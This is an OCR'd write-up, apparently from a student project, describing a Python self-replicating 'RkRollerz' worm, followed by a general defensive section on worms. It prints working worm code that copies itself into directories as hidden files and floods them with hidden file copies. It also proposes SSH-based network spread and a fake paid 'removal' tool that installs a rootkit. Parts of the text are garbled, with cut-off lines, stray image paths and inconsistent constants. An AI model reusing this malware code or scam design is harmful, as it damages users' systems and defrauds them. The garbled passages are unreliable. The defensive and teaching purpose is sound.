    self.own_path = os.path.realpath(__file__)
```


The list_directions method take
worm's location. It excludes hic
absolute path, allowing it to che
itself to do the same thing in th



```
def create_new_worm(self):
    for directory in self.target_dir_list:
        destination = os.path.join(directory, ".worm.py")
        shutil.copyfile(self.own_path, destination)
```

copy_existing_files

This method copies the files inside the directory the worm is located in and then joins the files to its directory. The method excludes hidden files and directories to target only files. It saps much memory to complete this.



```
def copy_existing_files(self):
    for directory in self.target_dir_list:
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith(".") and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.iteration):
                    destination = os.path.join(directory, ("."+file+str(i)))
                    shutil.copyfile(source, destination)
```

The cre

director


rick_and_roll

This is the most simple yet most satisfying part of this particular worm. This makes it unique and capable of “Spreading joy through music.” The constant COUNT is passed as the maximum number to iterate within a range. It then starts whatever file the RICKLOC constant holds. RICKLOC, in our script, is a .mp4 file.

Constant values used:
COUNT= 3
RICKLOC= \\..\\Rick_Eternal.py

How it works in combination

The worm constructor take
detail where the worm is now. This
what its new target directory will b
equation for time would be estima
copy_existing_files. The most pro



rick_and_roll

```python
def rick_and_roll(self):
    for i in range(0, COUNT):
        os.startfile(self.own_path + RICKLOC)
```


Potential additions/attacks in the future

1. The ability for the worm to automatically ping the network it is loaded on, test SSH connections to said potentially vulnerable hosts, and sftp itself onto the device before calling itself with a start file or a separate batch file stored with the original worm. This could ping the network tens of thousands of times before crashing. This assumes the host device is relatively high-performance (if not made to only scan with the first worm file).
2. Check for unprotected printers, test default printer passwords, and print a picture of Rick Astley. We could make this a standalone feature for flipper zeros when wardriving.

3. Create a file called ‘Bird’ that will remove(eat) the worm from the PC and charge money for it. This builds a gambler's mindset and assumes you will fix the problem since they paid for a service. The ‘Bird’ file should have the user give admin rights so the script can run. ‘Bird’ would instead proceed with a rootkit installation, then clean the previous worm that did not have admin rights on the machine. The user may believe their device is back in a safe operating state.

How to Defend - Branden B.

A worm is a type of malware whose primary function is to self-replicate and infect other devices while it remains activated on an infected system. There are five types of worms: Internet, Instant Messaging, Crypto, File-Sharing, and Email Worms. It looks to exploit weaknesses in the OS system and find the path of least resistance to spread through the network. It uses the automatic systems in place to remain invisible to the user. Usually, it targets networking protocols, such as the File Transfer Protocol, to propagate. One of the most famous worms is Stuxnet. Stuxnet is a File-sharing worm that was created by US and Israeli Intelligence agencies to interfere with Iranian nuclear weapons production. It used the Windows OS to spread, causing nuclear centrifuges to malfunction.



How malware worms its way in

A worm is a stand-alone program that will scan a network for hosts that might have a specific vulnerability.

Payload, typically malware, is dropped on the target.

If the computer has the vulnerability, the worm will deliver explicit code to the machine, exercising the vulnerability and allowing a “payload” to be executed on the target.


The worm will also have code to replicate itself and attempt to infect other machines on the local network or jump back to the internet in search of more targets.

SOURCE: ADAM RICE

©2017 TECHTARGET. ALL RIGHTS RESERVED TechTarget

WORMS: LUPLUPME/GETTY IMAGES. ©2022 TECHTARGET. ALL RIGHTS RESERVED.

Our worm RkRollerz is not that vicious. Phew, you think right, but it can be modified to become malicious. We created ours to help companies teach employees about malware. The ultimate goal for all companies is to create a human firewall since the weakest link in an OSI layered defense system is the human element. There are seven steps to help create the best human firewall you can: Teaching them the dangers when hiring new employees, training them, keeping them informed, using the right tools, having a human firewall plan, conducting phishing tests (this worm is a great tool), and last but not least create a robust cyber security culture.



By keeping the training of the human firewall and maintaining good cybersecurity hygiene, your company should be running without interruption. Good cybersecurity hygiene is essential to protect systems from computer worms. The following measures can help prevent the threat of computer worm infections: Install operating system updates and software patches, use firewalls to protect systems from malicious software, and Use antivirus software to prevent malicious software from running, never click on attachments or links in emails or other messaging applications that might expose systems to malicious software, and use encryption to protect sensitive data stored on computers, servers, and mobile devices. Although some worms do nothing more than propagate to new victim systems, most are associated with computer viruses, rootkits, or other malicious software that can cause additional damage and risk.

Business leaders might need help to detect the presence of a security incident such as a worm. Signs that indicate a worm might be present include the following symptoms: Computer performance issues over time or limited computing bandwidth with no apparent explanation; the system freezing or crashing unexpectedly; unusual system behavior, including programs that execute or terminate without user interaction; unusual sounds, images, or messages; the sudden appearance of unfamiliar files or icons or the unexpected disappearance of files or icons; warning messages from the operating system or antivirus software; and email messages sent to contacts that the user didn't send.

Removing a computer worm can be difficult. In extreme cases, the system might need to be reformatted, requiring users to reinstall all software. When beginning an incident response, security teams should use a known safe computer to download any required updates or programs to an external storage device and install them on the affected machine. If it is possible to identify the computer worm infecting the system, specific instructions or tools might be available to remove it without having to wipe it entirely. Disconnect the system from the internet or any wired or wireless network before attempting to remove the computer worm. Also, remove nonpermanent storage devices, such as a USB or external hard drive, and scan them separately for infection. Once the system is disconnected, do the following: Update all antivirus signatures, Scan the computer with the up-to-date antivirus software, Use the antivirus software to remove any malware, malicious code, and worms it finds and clean infected files, and Confirm that the operating system and all applications are updated and patched. Organizations must protect their computer systems from worms because these programs can damage systems and compromise sensitive information. Security teams can regularly update antivirus software, use firewalls, and encrypt sensitive information to reduce their organizations' worm infection risk. In addition, business leaders can train employees on security best practices to maintain their human firewall.